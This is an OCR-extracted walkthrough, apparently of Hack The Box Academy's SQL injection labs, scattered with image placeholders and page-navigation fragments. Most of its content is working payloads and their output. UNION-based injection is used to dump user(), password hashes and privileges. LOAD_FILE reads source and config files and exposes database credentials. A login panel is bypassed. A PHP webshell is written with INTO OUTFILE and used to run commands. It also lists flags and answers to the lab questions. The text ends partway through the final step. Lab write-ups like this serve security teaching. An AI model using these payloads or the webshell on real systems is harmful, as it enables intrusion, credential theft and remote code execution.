
Question: Use a Union injection to get the result of 'user()'

Answer: root@localhost

Method: first, lets enter the target website on the browser:

```
http://<target-IP>:<target-port>
```


we get to this search page:



Search for a port:

Port Code	Port City	Port Volume

Random search of port code, lets say ‘jp’ will give us this:




Search for a port:

Port Code	Port City	Port Volume
JP KWS	Kawasaki	7.61

However we can run my-sql injection here, lets try random payload to test it:

```
' order by 2-- -
```


http://94.237.59.63:56759/search.php?port_code='+order+by+2--+-
ications
HTB Academy
CTF Platform
Help Center
HTB Blog
Search


Search for a port:

Port Code	Port City	Port Volume
AE DXB	Dubai	15.73
BR SSZ	Santos	3.6

*the extra dash (-) at the end, to show that there is a space after (--). *

We will repeat the process for values 3,4... and 5:

```
' order by 5-- -
```



Port Code	Port City	Port Volume


Unknown column '5' in 'order clause'

The system didn’t recognize column 5, telling us that the table has 4 columns.

*we can also use ‘cn' UNION select 1,2,3,4-- -‘ to confirm the table has 4 columns, of course for different table with different columns number we will have to adjust the command accordingly, for example for table with 2 columns we will run ‘cn' UNION select 1,2-- -‘. *

Now that we know the table has 4 colunmns, we can run the query to retrieve the ‘user()’:

```
jp' UNION SELECT 1,user(),3,4-- -
```


7.59.63:56759/search.php?port_code=jp'+UNION+SELECT+1%2Cuser()%2C3%2C4--+-
ications
HTB Academy
CTF Platform
Help Center
HTB Blog
Search for a port:
JNION SELECT 1,user(),3,4-- -
Search

Port Code	Port City	Port Volume
root@localhost	3	4

Exploitation


Database Enumeration:

Question: What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

Answer: 9da2c9bcdf39d8610954e0e11ea8f45f

Method: Continuing from the previous section – we will run this query:

```
newuser' UNION SELECT 1, password, 3, 4 FROM ilfreight.users
WHERE username='newuser'-- -
```



```
password%2C+3%2C+4+FROM+ilfreight.users+WHERE+username%3D'newuser'--+-
```

Port Code	Port City	Port Volume
9da2c9bcdf39d8610954e0e11ea8f45f	3	4


Reading Files:

Question: We see in the above PHP code that '$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

Answer: dB_pAssw0rd_iS_flag!

Method: first, we need to confirm that our obtained ‘user()’ has file reading permissions:

```
jp' UNION SELECT 1, grantee, privilege_type, 4 FROM
information_schema.user_privileges WHERE
grantee="'root'@'localhost'"-- -
```


ɔrmation_schema.user_privileges+WHERE+grantee%3D"'root'%40'localhost'"--+-
ɔns
HTB Academy
CTF Platform
Help Center
HTB Blog


Port Code	Port City	Port Volume
'root'@'localhost'	SELECT	4
'root'@'localhost'	INSERT	4
'root'@'localhost'	UPDATE	4
'root'@'localhost'	DELETE	4
'root'@'localhost'	CREATE	4
'root'@'localhost'	DROP	4
'root'@'localhost'	RELOAD	4
'root'@'localhost'	SHUTDOWN	4
'root'@'localhost'	PROCESS	4
'root'@'localhost'	FILE	4

We have ‘FILE’ permission.

Lets try to read the ‘search.php’ file (the same code file that displayes the website we use):

```
jp' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"),
3, 4-- -
```


we get this:


l%2C+LOAD_FILE("%2Fvar%2Fwww%2Fhtml%2Fsearch.php")%2C+3%2C+4--+
ons HTB Academy CTF Platform Help Center HTB Blog
Port Code
Search for a port:
Search

```
".mysqli_error($conn)."
"); } while($row = mysqli_fetch_array($result)) { echo ""; } } ?>
```

Port Code	Port City	Port Volume
".$row[1]."	".$row[2]."	".$row[3]."


The whole source code doesn’t renders well on the browser so lets read it on the source code (right click → ‘View Page Source’):


view-source:http://94.237.59.63:56759/search.php?port_code=cn'+UNION+SELECT+1%2C+LO
HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog

```
58 <tr><td style="width:400px" colspan=3><?php
59 include "config.php";
60 ?>
61 <html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
```

Somewhere in the source code (line 59), we get to this reference of ‘config.php’ file, the lack of prefix path indicates it is in the same directory as the ‘config.php’, so lets open that file via a similar manner:

```
jp' UNION SELECT 1, LOAD_FILE("/var/www/html/config.php"), 3, 4-- -
```


1%2C+LOAD_FILE("%2Fvar%2Fwww%2Fhtml%2Fconfig.php")%2C+3%2C+4--+
ns HTB Academy CTF Platform Help Center HTB Blog
Search for a port:
Search

Port Code	Port City	Port Volume
'localhost', 'DB_USERNAME'=>'root', 'DB_PASSWORD'=>'dB_pAssw0rd_iS_flag!', 'DB_DATABASE'=>'ilfreight'); $conn = mysqli_connect($config['DB_HOST'], $config['DB_USERNAME'], $config['DB_PASSWORD'], $config['DB_DATABASE']); if (mysqli_connect_errno($conn)) { echo "Failed connecting. " . mysqli_connect_error() . " "; } ?>	3	4


Writing Files:

Question: Find the flag by using a webshell.

Answer: d2b5b27ae688b6a0f1d21b7d3a0798cd

Method: first lets confirm that we can read/write files to any location in the machine:

```
jp' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv"-- -
```




nformation_schema.global_variables+where+variable_name%3D"secure_file_priv"--+-

Port Code	Port City	Port Volume
SECURE_FILE_PRIV		4

Empty value means we can.

Now lets write our webshell to the machine:

```
jp' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -
```



http://94.237.49.212:56591/search.php?port_code=jp'+un


Port Code	Port City	Port Volume

The page itself wont show anything interesting here.

However lets go in the browser to

```
http://<target-IP>:<target-port>/shell.php?0=id
```

to test the webshell:




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

It works!

Now we need to find the flag, it would be in the parent directory:


```
http://<target-IP>:<target-port>/shell.php?0=ls ..
```



```
flag.txt html
```

Lets take it:

```
http://<target-IP>:<target-port>/shell.php?0=cat ../flag.txt
```



```
d2b5b27ae688b6a0f1d21b7d3a0798cd
```

Closing it Out


Skills Assessment - SQL Injection Fundamentals:

Question: Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.

Answer: 528d6d9cedc2c7aab146ef226e918396


Method: lets start with opening the target website on the browser:

```
http://<target-IP>:<target-port>
```



We got to a login panel.

Now when attempting to enter something to username or any not working sql injection payload, we will simply get this:



Incorrect credentials


Incorrect credentials.. but there is a way to sql-inject to the login panel:

We will enter the username:

```
cn' UNION select 1,2,3-- -
```

and password: <any>

*we use here union of 3 elements. which might take trial and error process to detect. *



Payroll Information

Name	Month	Amount	Tax
Adam	January	1337$	5%
James	March	1213$	8%


We get to the dashboard page, where we can see some payroll information, and more importantly – search field which is sql-injection vulnerable.

We will use it to write a php webshell file (we of course know the website is php based on the page extension).

First lets confirm we have the permissions to do so:

```
jp' UNION SELECT 1, 2, variable_name, variable_value, 5 FROM
information_schema.global_variables where
variable_name="secure_file_priv"-- -
```

*we use here union of 5 elements, which might take trial and error process to detect. *



Payroll Information


Name	Month	Amount	Tax
2	SECURE_FILE_PRIV		5

Empty value means we do.

Lets write the file – we can write that to the /dashboard' directory (which we can notice exists from the URL:

```
jp' union select "",'<?php system($_REQUEST[0]); ?>', "",
"", "" into outfile '/var/www/html/dashboard/shell.php'-- -
```

*Make sure to write to 'dashboard' directory, for other places you will get access denied. *




http://83.136.255.40:48553/dashboard/dashboard.php

Payroll Information

Name	Month	Amount	Tax

We won’t see anything on the dashboard after the file write query, however – lets test the webshell on the brower URL:

```
http://<target-IP>:<target-port>/shell.php?0=ls /
```




http://83.136.255.40:48553/dashboard/shell.php?0=ls /

```
